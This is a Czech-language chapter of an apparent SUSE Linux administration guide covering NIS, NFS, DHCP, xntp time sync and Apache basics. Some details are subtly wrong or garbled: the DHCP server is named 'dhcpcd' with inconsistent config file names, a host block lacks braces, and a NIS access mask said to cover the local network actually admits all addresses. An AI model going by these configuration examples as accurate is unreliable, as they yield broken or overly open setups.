Tato kapitola neobsahuje řadu témat, které spadá do nastavení LDAP. Velmi vyčerpávajícím způsobem je nastavení popsáno v *OpenLDAP 2.1 Administrator's Guide* (viz. níže).

Velmi rozsáhlou dokumentaci najdete přímo na stránkách projektu OpenLDAP:

OpenLDAP Faq-O-Matic Sbírka otázek a odpovědí týkajících se instalace, konfigurace a správy OpenLDAP.

<http://www.openldap.org/faq/data/cache/1.html>.

Quick Start Guide Jednoduchá instalační příručka LDAP serveru.

<http://www.openldap.org/doc/admin21/quickstart.html>
nebo přímo na vašem počítači v souboru `/usr/share/doc/packages/openldap2/admin-guide/quickstart.html`

OpenLDAP 2.1 Administrator's Guide detailní informace o konfiguraci LDAP včetně kontroly přístupu a šifrování.

<http://www.openldap.org/doc/admin21/> nebo přímo na vašem počítači v souboru `/usr/share/doc/packages/openldap2/admin-guide/index.html`

IBM vydalo o LDAP tyto červené knihy:

Understanding LDAP Základní principy LDAP.

<http://www.redbooks.ibm.com/redbooks/pdfs/sg244986.pdf>

LDAP Implementation Cookbook Zaměřena především na *IBM SecureWay Directory*. Obsahuje však také základní informace o LDAP.

<http://www.redbooks.ibm.com/redbooks/pdfs/sg245110.pdf>

Tištěné knihy o LDAP:

- Howes, Smith, and Good: *Understanding and Deploying LDAP Directory Services*. Addison-Wesley, 2. Aufl., 2003. - (ISBN 0-672-32316-8)

- Hodges: *LDAP System Administration*. O'Reilly & Associates, 2003. - (ISBN 1-56592-491-6)

Dokumentaci pro LDAP v RFCs od 2251 do 2256.

NIS

Jakmile přistupuje v síti více unixových počítačů ke společným prostředkům, je třeba zajistit, aby bylo všude společné označení uživatelů a skupin. Síť musí být pro každého uživatele transparentní – ať pracuje na kterémkoli z těchto počítačů, vždy by měl najít stejné prostředí. Toto je umožněno pomocí služeb *NIS* a *NFS*. *NFS* slouží pro přístup k souborovým systémům přes síť a bude popsán v odst. *NFS – distribuované souborové systémy* na straně 481.

*NIS*¹ je ve své podstatě databázová služba, umožňuje po síti přístup k souborům `/etc/passwd`, `/etc/shadow` nebo `/etc/group`. *NIS* se dá použít i pro další úlohy (např. pro `/etc/hosts` nebo `/etc/services`).

NIS-pán a otrok, master/slave

Pro instalaci spusťte jako uživatel `root` *YaST* a v něm konfiguraci síťových služeb a pak konfiguraci *NIS* serveru.

Pokud v síti ještě *NIS* server nemáte, je třeba v následujícím dialogu zvolit ‘Instalovat a nastavit *NIS* master server’.



Obrázek 16.6: *YaST*: Povolení *NIS* serveru

Pak přejdete do dialogu ‘Nastavení primárního serveru *NIS*’. V tomto dialogu nastavíte ‘Jméno domény *NIS*’. Níže pak určíte, jestli bude počítač

¹Pro *NIS* se často používá synonymum ‘*YP*’; což znamená *yellow pages*, tj. *žluté stránky* pro danou síť.

také NIS klient tak, aby se na tento počítač mohl přihlásit uživatel a obdržel informace NIS serveru. K tomu slouží tlačítko 'Tento hostitel je také NIS klientem'.



Obrázek 16.7: YaST: Konfigurace NIS serveru

Když si později v síti vytvoříte další NIS server (slave) – nezapomeňte zaškrtnout tlačítko 'Existuje aktivní sekundární NIS server'. Kromě toho byste měli zapnout i rychlou distribuci mapy, která zajistí velmi rychlý přenos informací z primárního (master) NIS serveru na sekundární (slave).

Jestli chcete uživatelům v síti povolit vlastní změnu hesla uloženého na NIS serveru (příkazem `yppasswd`), vyberte 'Povolit změnu hesel'. 'Povolit změnu pole GECOS' umožní uživateli změnit i nastavení svého jména a adresy (příkazem `ypchfn`). 'Povolit změnu přihlašovacího shellu', že si může uživatel zvolit, zda bude při startu otevřen např. `sh` místo `bash` – nastavení se provádí příkazem `ypchsh`.

Tlačítkem 'Ostatní globální nastavení' přejdete do dialogu 'Nastavení detailů primárního serveru NIS' (viz obr. *NIS-pán a otrok, master/slave* na následující straně), kterým můžete změnit standardní adresář `/etc`. Na velkých systémech bývají NIS hesla a další soubory uloženy do `/etc/yp`.

Pokud jste předtím aktivovali tlačítko 'Existuje aktivní sekundární NIS server', pak je třeba nyní uvést název/názvy počítačů, které budou fungovat jako sekundární servery. Pak pokračujte – v případě, že nepoužíváte „otroky“, přejdete rovnou do tohoto dialogu. Zde můžete upravit mapy, které budou z NIS serveru přeneseny na klienty. Většinou nechte nastavení v tomto dialogu změnu – pokud budete chtít něco změnit, pak si měli dobře přečíst dokumentaci k NISu. V posledním dialogu určíte, které sítě



Obrázek 16.8: YaST: NIS server: Změna adresáře a synchronizace dat

mohou přistupovat k NIS serveru (viz. `/susevreffig:inst.nisserver3`). Zde můžete nastavit např. následující

```
255.0.0.0 127.0.0.0
0.0.0.0 0.0.0.0
```

kde první zápis umožňuje přístup z vašeho počítače a druhý pak přístup všem, kdo mají přístup do lokální sítě.

Nastavení NIS klienta v YaST

Tímto modulem můžete konfigurovat NIS klienta. V úvodním dialogu potvrdíte používání NIS. V dalším si pak můžete vybrat mezi dynamickým nalezením NIS serveru pomocí DHCP nebo statickým nastavením domény a IP adresy NIS serveru.

Zaškrtnutím položky 'Spustit automatické připojení' v prvním dialogu způsobíte, že se NIS klient spustí vždy automaticky při startu počítače.



Obrázek 16.9: YaST: Správa přístupu k NIS serveru



Obrázek 16.10: Povolení NIS klienta



Obrázek 16.11: Nastavení domény a adresy NIS serveru

Ruční nastavení NIS klienta

Programy pro zřízení klienta NIS pro SUSE Linux obsahuje balík `ypbind`, série `n`. Postupuje se přitom v následujících krocích:

- Nastavte NIS doménu v souboru `/etc/defaultdomain`. Neplette si ale NIS doménu s DNS doménou. Ty sice mohou být stejné, ale jinak spolu vůbec nesouvisí
- Název NIS serveru se zapisuje do souboru `/etc/yp.conf`

```
ypserver 192.168.0.1
```
- Název NIS serveru (např. `sun.cosmos.com`) musí být možné převést pomocí `/etc/hosts`
- NIS se realizuje prostřednictvím RPC, proto je nezbytné, aby běžel RPC-portmapper. Tento server se spouští skriptem `/etc/init.d/portmap`
- Doplnit položky v `/etc/passwd` a `/etc/group`. Aby bylo možné provést po prohledání lokálních souborů dotaz na NIS serveru, musí být odpovídající soubory doplněny o řádek, který začíná znakem `plus`

- NIS umožňuje aktivovat celou řadu dalších voleb v souboru `/etc/sysconfig/ypbind`
- Posledním krokem pro nastavení NIS klienta je spuštění `ypbind` a tím vlastního NIS klienta
- Pak už je třeba pouze restartovat systém nebo restartovat síť příkazy

```
earth: # rcnetwork restart
```

```
earth: # rcypbind restart
```

Primární a sekundární NIS server

Pro tuto službu instalujte balík `ypserv`, série `n`; podrobný návod najdete v `/usr/share/doc/packages/yp/HOWTO`.

Navíc musí běžet také `portmapper`. Pokud disponuje integrovaným `tcp-wrapperem`, pak je třeba upravit soubory `/etc/hosts.allow` a `/etc/hosts.deny`.

Většinou jsou sdíleny pouze `/etc/passwd`, `/etc/shadow` a `/etc/group`, ale můžete také dát k dispozi `/etc/hosts` a `/etc/services`.

Klienti a servery musí mít stejný název domény, který je možné libovolně zvolit a nemusí odpovídat žádné registrované doméně. Tento název je třeba uvést v souboru `/etc/defaultdomain`.

NFS – distribuované souborové systémy


Jak již bylo uvedeno v předchozím odst. NIS na straně 475, NFS (spolu s NIS) umožňují, aby byla síť pro uživatele transparentní. NFS umožňuje počítačům sdílet souborové systémy v síti – uživatel pak vidí stejné prostředí nezávisle na tom, odkud se přihlásí.

Podobně jako NIS, představuje i NFS nesymetrickou službu – je zde server NFS a klient NFS. Počítač může vykonávat obě tyto úlohy, tj. exportovat do sítě své vlastní souborové systémy a připojovat (mount) souborové systémy jiných počítačů.

Centrální server NFS mívá obvykle velkou diskovou kapacitu. Jednotliví klienti si z něho připojují povolené adresářové stromy ke svému souborovému systému.

Importování souborových systémů pomocí YaST2

Každý uživatel (který je k tomu oprávněn) může připojit NFS adresáře ke svému systému. Nejjednodušší je použít pro konfiguraci YaST, kde uvedete název počítače, který dělá NFS server, adresář, který je exportovaný a bod připojení (adresář), ve kterém se pak exportovaná data zobrazí. Zvolte 'Přidat' a uveďte potřebné informace



Obrázek 16.12: Konfigurace NFS klienta

Ruční import souborových systémů

Importovat systém souborů ze serveru NFS je snadné. Jediným předpokladem je, aby již běžel RPC portmapper. Spuštění serveru NFS již bylo ukázáno v souvislosti s NIS (viz odst. *Ruční nastavení NIS klienta* na straně 479). Je-li tento předpoklad splněn, mohou se souborové systémy exportované z jiného počítače připojovat stejně snadno jako lokální souborové systémy příkazem:

```
mount
```


Syntaxe je zde `mount -t nfs Pocitac:Vzdalená_cesta Lokální_cesta`

Pokud se má například připojit adresář `/home` počítače `linux` namísto adresáře `/home` na našem počítači, dosáhneme toho následujícím příkazem:

```
earth: # mount -t nfs linux:/home /home
```

Exportování souborových systémů v YaST

Spustíte v síťových službách modul 'NFS server'



Obrázek 16.13: YaST2: Konfigurace NFS serveru

A nyní provedete takřka to samé jako při připojování klienta, tj. určíte, který adresář bude exportován a níže pak uvést počítače, které budou mít přístup k exportovaným datům (viz obr. 16.14). Při volbě počítačů máte k dispozici čtyři volby – `single host`, `netgroups`, `wildcards` a `IP networks`. Bližší informace o jednotlivých volbách naleznete v `man exports`.



Obrázek 16.14: YaST2: Export NFS adresářů

Ruční export souborových systémů

Počítač, který exportuje souborové systémy, se nazývá server NFS. Musí na něm být spuštěny následující síťové služby:

- RPC portmapper (`portmap`)
- RPC mount démon (`rpc.mountd`)
- RPC NFS démon (`rpc.nfsd`)

Tyto služby se spouštějí při startu systému pomocí skriptů `/etc/init.d/portmap` a `/etc/init.d/nfsserver`.

Kromě spuštění uvedených démonů se ještě musí stanovit, které souborové systémy je povoleno exportovat a na které počítače. K tomu slouží soubor

/etc/exports, kde se vždy uvede na samostatnou řádku, který počítač přístup danému adresáři (včetně jeho podadresářů), a s jakými právy.

Oprávněné počítače se zadávají obvykle jejich plnými jmény, včetně domény. Také je možno použít zástupné znaky (wildcards) jako '*' a '?', podobně jako to dělá bash. Lze uvést i IP adresy počítačů nebo celých sítí. Pokud se nezadá žádný počítač, pak je zde omezení pouze uvedenými přístupovými právy a nikoli počítačem. Přístupová práva se dávají do závorek za jména počítačů. Nejdůležitější volby zde jsou:

ro	Souborový systém se exportuje pouze pro čtení (standardní).
rw	Souborový systém se exportuje pro čtení i zápis.
root_squash	Uživatel root daného počítače nemá rootovská práva na tento souborový systém. To se dosáhne tím, že se user-ID 0 změní na user-ID 65534 (-2) a to se přiřadí uživateli nobody (standardní volba).
no_root_squash	Zachovat rootovská práva (opak předchozího).
link_relative	Nahradit absolutní symbolické odkazy (začínající '/') odpovídající posloupností './'. Tato volba má smysl jen tehdy, je-li připojen úplný systém souborů počítače (standardní volba).
link_absolute	Symbolické odkazy zůstávají nezměněny.
map_identity	Na klientovi budou stejné user ID jako na serveru (standardní volba).
map_daemon	Klient a server nemají odpovídající si ID. To se sdělí programu nfsd, aby vytvořil konverzní tabulku pro user ID. Předpokladem je spuštění démona uiddd.

Tabulka 16.16: Přístupová práva k exportovaným adresářům

Soubor exports může vypadat například jako
soub. *Ruční export souborových systémů* na této straně:

```
# /etc/exports
#
/tmp/vietcong/ *(ro,sync)
# Konec souboru /etc/exports
```

Soubor 59: */etc/exports*

Soubor */etc/exports* načítají démoni *mountd* a *nfsd*. Pokud se v něm něco změnilo, je třeba *mountd* a *nfsd* opětovně spustit, a to nejsnáze příkazem:

```
earth: # rcnfsserver restart
```

DHCP

DHCP protokol

Tzv. „Dynamic Host Configuration Protocol“ slouží pro centrální nastavení sítě na serveru místo konfigurování jednotlivých pracovních stanic. Pokud klient používá DHCP, pak nemá statickou IP adresu, ale je mu přidělena DHCP serverem.

Přitom je možné každého klienta identifikovat podle hardwarové adresy síťové karty, tzv. MAC adresa a díky této identifikaci může mít zachováno stejné nastavení. I při dynamickém přidělování IP adres počítačům může DHCP server zachovat stejné IP adresy pro jednotlivé počítače. To ale nefunguje v případě, kdy je v síti více počítačů než adres, pak jsou přidělovány podle potřeby.

Když správce použije DHCP, pak tím získá dokonce dvakrát. Za prvé je možné provádět jednoduše i velice rozsáhlé změny v síti a spravovat všechny konfigurační soubory centrálně bez nutnosti překonfigurovat všechny klienty. A za druhé je možné velice jednoduchým způsobem připojovat k síti nové počítače, kterým bude z vyčleněného adresního prostoru přidělena IP adresa. Např. pro notebooky, které se pravidelně připojují do různých sítí je toto pravým požehnáním, protože tak si vždy stáhnou z DHCP serveru vhodnou konfiguraci.

Kromě IP adres a síťových masek je možné spravovat také názvy počítačů a domén, používané brány a adresy nameserverů – které jsou pak sdělovány klientům. Navíc je možné centrálně konfigurovat např. server pro synchronizaci času (balík `xntp`), nebo třeba tiskový server.

V následujícím textu se budeme věnovat krátkému pohledu do světa DHCP a ukážeme si, jak je možné pomocí DHCP jednoduchým způsobem centrálně spravovat všechny síťové konfigurace.

DHCP softwarové vybavení

SUSE Linux obsahuje tři balíky vztahující se k DHCP.

Jedním z nich je DHCP server `dhcpcd` od Internet Software Consortium, který uchovává a spravuje v síti potřebná nastavení. Zatímco se v SUSE Linuxu používá jako server takřka výhradně tento balík, pro klienta máte na výběr ze dvou možností. Buď můžete použít balík `dhclient` také od ISC, nebo použijete balík `dhcpcd` – „DHCP Client Daemon“.

Standardně SUSE Linux používá `dhcpcd`, který je velice snadno nastavitelný a při startu systému je automaticky spouštěn a hledá DHCP server. Ve své standardní verzi nemá žádný konfigurační soubor a ani není třeba ho upravovat.

Pro složitější případy můžete použít ISC `dhclient`, který je možné ovládat prostřednictvím konfiguračního souboru `/etc/dhclient.conf`. Ať už potřebujete přidat do prohledávaného seznamu další doménu nebo chcete emulovat chování microsoftího DHCP klienta – technicky zdatným uživatelům poskytuje `dhclient` možnost si jeho chování upravit do těch nejmenších podrobností.

DHCP server dhcpcd

Dynamic Host Configuration Protocol Daemon je srdcem DHCP systému. „Pronajímá“ adresy a kontroluje jejich používání tak, jak je nastaveno v konfiguračním souboru `/etc/dhcpcd.conf`. Pomocí zde definovaných parametrů a jejich nastavení má správce systému k dispozici množství možností, jak upravit chování DHCP podle svých potřeb.

Příklad jednoduché konfigurace `/etc/dhcpcd.conf` je uveden v následujícím souboru:

```
default-lease-time 600;           # 10 minutes
max-lease-time 7200;             # 2  hours

option domain-name "kosmos.all";
option domain-name-servers 192.168.1.1, 192.168.1.2;
option broadcast-address 192.168.1.255;
option routers 192.168.1.254;
option subnet-mask 255.255.255.0;

subnet 192.168.1.0 netmask 255.255.255.0
{
    range 192.168.1.10 192.168.1.20;
    range 192.168.1.100 192.168.1.200;
}
```

Soubor 60: Konfigurační soubor `/etc/dhcpcd.conf`

Tento jednoduchý konfigurační soubor stačí k tomu, abyste mohli prostřednictvím DHCP přidělovat IP adresy v síti. Věnujte hlavně pozornost středníkům na konci každé řádky, bez kterých není možné `dhcpcd` spustit!

Jak je možné vidět z výše uvedeného příkladu, je rozdělen do tří bloků:

V první části je určeno, na kolik vteřin bude IP adres bude standardně IP adresa přidělena počítači, který o ni požádá. Může si ale zažádat o kratší nebo delší časový úsek. Po uplynutí této doby musí zažádat o prodloužení doby (`default-lease-time`). Druhá položka určuje maximální dobu, o kterou si může počítač zažádat a po jejím uplynutí už o prodloužení požádat musí (`max-lease-time`)

V druhé části jsou nastaveny některé obecné síťové parametry:

- Volbou `option domain-name` definujete výchozí doménu vaší sítě
- `option domain-name-servers` může obsahovat až tři DNS servery, které slouží pro převod IP adres na názvy počítačů (a obráceně). V ideálním případě máte již v systému nebo v síti provozuschopný nameserver, který také pro dynamické adresy může převádět názvy počítačů na IP adresy a obráceně. Více informací o konfiguraci nameserverů viz *DNS* na straně 446.
- `option broadcast-address` určuje, jakou oznamovací adresu má použít dotazující se počítač
- `option routers` určuje, kam budou zasílány datagramy, které nejsou určeny lokální síti na základě zdrojové a cílové adresy a masky podsítě. Právě u malých sítí je tento směrovač také často bránou k Internetu

Pod těmito obecnými nastaveními jsou pak definována síť včetně masek pro podsítě. Nakonec je třeba ještě zvolit oblast, ze které budou přiřazovány klientům IP adresy. V našem příkladu je možné přiřazovat všechny adresy mezi `192.168.1.10` a `192.168.1.20`, resp. `192.168.1.100` a `192.168.1.200`.

Po uvedení těchto několika řádků byste již měli být s to spustit DHCP démona příkazem `rcdhcpd start`, který by měl začít ihned pracovat. Pokud budete chtít, pak příkazem `rcdhcpd syntax-check` můžete provést krátkou kontrolu syntaxe konfiguračního souboru. Když se objeví problém s konfigurací a server se ukončí s chybou místo „done“, pak se podívejte na systémová hlášení do protokolového souboru `/var/log/messages`, případně na desátou konzoli (`(Ctrl) + (Alt) + (F10)`).

Počítač s pevnou IP adresou

Poté, co se vám podařilo zkonfigurovat server pro přidělování dynamic-kých adres, podíváme se podrobněji na přidělování „statických“ adres. Jak

jsme již zmínili v úvodu, může DHCP přidělovat jednomu počítači při každém dotazu stejnou IP adresu.

Samozřejmě mají takové explicitně přidělené adresy přednost před dynamicky přidělenou adresou z odpovídajícího adresního prostoru. Pro identifikaci systému se statickou adresou používá DHCPD hardwarovou MAC adresu, která je celosvětově jedinečná a pevně přidělena. MAC adresa může být třeba 00:00:45:12:EE:F4.

Záznam v konfiguračním souboru `/etc/dhcpd.conf` by tedy mohl vypadat následovně

```
host earth
  hardware ethernet 00:00:45:12:EE:F4;
  fixed-address 192.168.1.21;
```

Soubor 61: Doplněk konfiguračního souboru

Jako *hardware* se dnes v drtivé většině případů používá ethernet, ale můžete použít také třeba `token-ring`.

Další informace

Pokud budete hledat další informace, pak můžete nahlédnout na stránky <http://www.isc.org/products/DHCP/>

Také nová verze 3 protokolu, která se v současnosti nachází v beta verzi je zde dokumentována. Dále pak máte samozřejmě k dispozici manuálové stránky, zvláště `man dhcpd`, `man dhcpd.conf`, `man dhcpd.leases` a `man dhcp-options`.

xntp – synchronizace času s ntp

Nastavení aktuálního a jednotného času v síti je důležité pro řadu procesů. Počítače samozřejmě obsahují vlastní hardwarové hodiny. Jejich čas se však může u různých počítačů lišit. Takové časové rozdíly pak mohou způsobit řadu problémů třeba při práci s databázemi. Tento problém můžete řešit ručním nastavením hodin nebo vysíláním správného času po síti.

Sítové řešení tohoto problému nabízí program xntp. Prvním způsobem, který xntp umožňuje, je úprava lokálních hodin počítače pomocí statistických oprav. Druhý způsob představuje úprava času pomocí dotazů na časové servery v síti. Třetí možností je využití některého typu lokálního času jako např. radio hodin.

Nastavení v síti

Výchozí nastavení xntp respektuje jako referenční čas lokální čas počítače. Nejjednodušší způsob, jak přistupovat k serveru, podle kterého se bude čas synchronizovat, je zadání parametrů tohoto serveru do pole „server“ v konfiguračním souboru. Např. pokud má být čas synchronizován podle serveru pojmenovaného `ntp.example.com`, vložte tento server do souboru `/etc/ntp.conf` takto:

```
server ntp.example.com
```

Další servery vložte velmi jednoduše. Stačí pro každý další server vytvořit novou řádku začínající slovem „server“. Po startu programu `xntpd` zadáním příkazu `rcxntpd start` počká aplikace hodinu na stabilizaci času a pak vytvoří „drift soubor“, pomocí kterého upraví lokální čas. „Drift soubor“ umožňuje správný synchronizovaný čas odhadnout ihned při startu podle doby, kdy nebyly v provozu hardwarové hodiny. Tak je zajištěna poměrně spolehlivá synchronizace času na počítači.

Pokud je jméno časového serveru vysíláno po síti, nepotřebujete znát jeho jméno. Stačí do souboru `/etc/ntp.conf` vložit parametr `broadcastclient`. Abyste předešli na počítačích nechtěným změnám času, měli byste aktivovat v síti některý z autentifikačních mechanismů.

Jako k časovému serveru lze přistupovat ke každému počítači v síti, na kterém běží xntpd. Vysílání xntpd aktivujete parametrem:

```
broadcast 192.168.0.255
```

Sítovou adresu zadejte podle nastavení své sítě.

Nastavení typu lokálního času

Program xntp obsahuje také ovladač pro lokální čas.

Seznam podporovaných hodin najdete v souboru

```
file:/usr/share/doc/packages/xntp-doc/html/refclock.htm
```

po nainstalování balíčku xntp-doc. Každý ovladač je označen vlastním číslem. Konfigurace xntp se pak provádí pomocí pseudo IP. Hodiny jsou registrovány v souboru `/etc/ntp.conf`, jakoby šlo o standardní síťový časový server.

Hodiny mají přiděleny speciální IP adresy podle vzoru `127.127.t.u`.

Hodnota `t` je přidělována z výše zmíněného souboru podle typu. Hodnota `u` je číslo zařízení od 0. Např. hodiny Typ 8 Generic Reference Driver (PARSE) clock mají pseudo IP `127.127.8.0`.

Řadu ovladačů lze nastavit také pomocí dalších parametrů. Popis parametrů jednotlivých typů ovladačů najdete v odkazech v souboru

```
file:/usr/share/doc/packages/xntp-doc/html/refclock.htm
```

Díky těmto parametrům lze hodiny nastavit mnohem přesněji. Modul Conrad DCF77 receiver module má např. režim 5. Aby program xntp tyto hodiny nastavil, je nutné použít klíčové slovo `prefer`. Kompletní položka pro nastavení modulu „Conrad DCF77 receiver module“ v konfiguračním souboru se proto napíše takto:

```
server 127.127.8.0 mode 5 prefer
```

Ostatní hodiny se zapisují podobně. Příklady najdete v dokumentaci xntp v adresáři `/usr/share/doc/packages/xntp-doc/html` po instalaci balíčku xntp-doc.

Webový server Apache

Základy

Webový server

Webový server zasílá na požádání klientům HTML stránky. Tyto stránky mohou být uloženy v adresáři (pasivní nebo statické stránky) nebo na požádání vytvořeny (aktivní obsah).

HTTP

Klienty obvykle rozumíme webové prohlížeče jako Konqueror nebo Mozilla. Komunikace mezi klientem a serverem obvykle probíhá podle protokolu *HyperText Transfer Protocol* (HTTP). Současná verze HTTP 1.1 je popsána v RFC 2068 a v aktualizaci RFC 2616. RFC jsou k dispozici na stránce <http://www.w3.org>.

URLs

Klienti v dotazech používají URL stránek. Například http://www.suse.com/index_us.html. URL se skládá z:

- Protokolu

Nejpoužívanější protokoly:

- ▷ `http://` HTTP protokol
- ▷ `https://` Bezpečná šifrovaná verze HTTP

▷ `ftp://` File Transfer Protocol pro přenos souborů

- Domény – v našem příkladě `www.suse.com`. Doménu lze rozdělit do dvou částí. První část (`www`) ukazuje na počítač. Aktuální doména (`suse.com`). Spolu dohromady odkazují na FQDN (Fully Qualified Domain Name).
- Zdroje – v našem případě `index_us.html`. Tato část specifikuje úplnou cestu ke zdroji. Zdroje mohou být jako v našem příkladě soubory, ale i CGI skripty, stránky v Javě atd.

Díky různým mechanismům prohledávání domén (jako Domain Name System, DNS) je dotaz doručen správnému počítači. Apache pak ze své adresářové struktury doručí aktivní zdroj (v našem případě stránka `index_us.html`). V našem případě je zdroj přímo v hlavním adresáři serveru. Zdroje lze však umístit také do podadresářů, např.:

```
http://www.suse.com/us/business/services/support/index.html
```

Cesta k souboru je relativní vzhledem k hodnotě `DocumentRoot`, kterou lze nastavit v konfiguračním souboru. V *DocumentRoot* na straně 502 najdete popis.

Automatický výstup výchozí stránky

Pokud k doméně neuvedete žádný zdroj, Apache automaticky připojí obvyklé jméno. Ve většině případů se jedná o `index.html`. Aktivaci této funkce a určení jména automaticky připojeného zdroje je popsáno v *DirectoryIndex* na straně 503.

Co je Apache?

Nejpopulárnější webový server

S podílem více než 60 procent (zdroj: <http://www.netcraft.com>) je Apache světově nejpoužívanější webový server. Nejčastěji je kombinovaný s operačním systémem Linux, databází MySQL a skripty v PHP a Perlu. Této kombinaci se říká "LAMP".

Některé z výhod Apache:

Rozšiřitelnost

Apache lze bez problémů rozšířit použitím modulů. Pro Apache například není problém vykonávat CGI skripty psané v různých skriptovacích jazycích.

V současnosti se nejčastěji používají jazyky Perl a PHP, méně často pak Python nebo Ruby. K dispozici jsou dále moduly pro bezpečné spojení (Secure Sockets Layer – SSL), ověřování uživatelů a další funkce.

Přizpůsobitelnost

Díky možnosti připojení libovolných modulů lze Apache přizpůsobit prakticky všem typům požadavků a přání.

Stabilita

Apache je open source software. Jeho kód je kontrolován a optimalizován velkým počtem programátorů. Tak je zajištěna vysoká bezpečnost. Pravděpodobnost, že někdo objeví v budoucnu bezpečnostní chybu však nelze nikdy předem vyloučit. V části *Bezpečnost* na straně 520 najdete odkazy na stránky, kde jsou pravidelně zveřejňovány objevené chyby a postup, jak provést opravu.

Funkce

Apache podporuje celou řadu funkcí. Jejich popis najdete dále.

Virtuální počítače

Podpora funkce virtuálního počítače znamená, že na jednom počítači s jednou instancí Apache lze provozovat více webových stránek, které se uživatelům prohlížečů jeví jako samostatné servery. Virtuální počítače mohou používat různé IP adresy nebo základní jména. Tak ušetříte výdaje za další hardware a software.

Flexibilní přepis URL

Apache nabízí řadu možností, jak manipulovat a přepisovat URLs. Více informací najdete v dokumentaci Apache.

Content Negotiation

Apache umí klientovi (prohlížeči) doručit stránku ve stavu, který odpovídá jeho zobrazovacím schopnostem. Například starým prohlížečům nepodporujícím rámce pošle stránku bez rámců. Dokáže přizpůsobit obsah také podle úrovně schopnosti zpracování JavaScriptu.

Flexibilní ošetření chyb

Nastavit lze také odpověď v případě, že při zpracování dotazu dojde k chybě nebo nelze zpracovat (např. neexistující stránka). Odpověď můžete vytvářet také dynamicky pomocí CGI skriptů.

Základy

Když Apache zpracovává dotazy, lze pro tyto účely nastavit různé "manipulátory" (v tomto významu parametry v konfiguračních souborech). Může jít o součást Apache nebo zvláštní moduly.

Modularizace dosáhla vysoké úrovně především v Apache 2, kde je již naprostá většina úloh plněna pomocí modulů. Apache 2 navíc nemusí být nutně používán pouze jako webový server. Jeho schopnosti práce s moduly lze využít i při práci s jinými moduly např. jako poštovní server.

Odlišnosti Apache 1.3 od Apache 2

Přehled

Hlavní odlišnosti Apache 1.3 a Apache 2 jsou tyto:

- Došlo ke změně procesu vícenásobných dotazů. V Apachi 2 si můžete vybrat mezi vlákny a procesy. Správa procesů byla přesunuta do zvláštního modulu nazvaného MPM (multiprocessing module). V závislosti na MPM, Apache použije na různé dotazy různé typy odpovědí, které se liší výkonností a použitými moduly. Detaily najdete popsane dále.
- Apache nyní používá novou zvláštní knihovnu APR (Apache Portable Runtime) jako rozhraní pro systémové funkce a pro správu paměti. Důležité moduly jako `mod_gzip` (nástupce `mod_deflate`) a `mod_ssl`, které mají významný vliv na vyřízení dotazů, byly více integrovány do Apache.
- Apache 2 podporuje IPv6.
- Nový mechanismus umožňující výrobcům modulů definovat sekvenci zavádění. Uživatelé ji již nemusí nastavovat ručně. Pořadí, v jakém jsou moduly zaváděny, je velmi důležité. Například pokud chcete zabránit zobrazení stránek neautorizovaným uživatelům, musíte nejdříve zavést modul pro ověřování.
- Dotazy na a odpovědi od Apache lze filtrovat.
- Podpora souborů větších než 2 GB (large file support, LFS) na 32 bitových systémech.
- Některé nové moduly jsou dostupné pouze v Apache 2.
- Vícejazyčné chybové odpovědi.

Viz <http://httpd.apache.org/docs-2.0/en/>.

Co je vlákno (thread)?

Vlákno je “jednoduchý proces.” Výhoda vláken leží v nižším využití procesů. Nevýhodou nasazení aplikací v prostředí vláken je splnění podmínky bezpečnosti vláken. To znamená:

- Funkce (nebo metody v objektově orientovaných aplikacích) musí být navratitelné — funkce se stejným vstupem vždy vrací stejný výstup, přestože je současně vykonávána stejná funkce. Funkce tedy musí být navrženy tak, aby mohly být vykonávány současně.
- Přístup ke zdrojům (obvykle proměnným) musí být řízen tak, aby běžící vlákna nepřicházela do konfliktu.

Vlákna a procesy

Narozdíl od Apache 1.3, který pro každý dotaz spouští samostatný proces, Apache 2 může dotazy zpracovávat v oddělených procesech nebo ve smíšeném režimu kombinujícím procesy a vlákna. Za vykonání jako procesu je odpovědný MPM “prefork”. O zpracování jako vlákna odpovídá MPM “worker”. Během instalace zvolte MPM (viz. *Instalace* na následující straně). Třetí režim — “perchild” — není stále ještě plně dokončen a proto není při instalaci SUSE Linuxu dostupný.

Nevýhodou Apache 2 je, že ne všechny moduly byly doposud překontrolovány, aby splňovaly podmínku bezpečnosti vláken. Pokud chcete používat takový modul, pokračujte v používání Apache 1.3 nebo v Apache 2 použijte MPM “prefork”.

Závěr

Pokud jste s Apache 1.3 spokojeni a jeho výkon je pro vaše účely dostatečný, můžete s přechodem posečkat. Posečkání se doporučuje i v případě, že používáte moduly, které doposud nebyly revidovány pro Apache 2.

V případě zvýšení výkonu nebo potřeby nasazení některé nové funkce (např. filtrování) byste měli začít uvažovat o migraci na Apache 2. Dalším argumentem pro nasazení Apache 2 je existence modulu YAST.

Bez ohledu na to, jak se rozhodnete, je však před nasazením jakékoliv verze rozumné prověřit konfiguraci v testovacím provozu.

Instalace

Výběr balíků v programu YaST

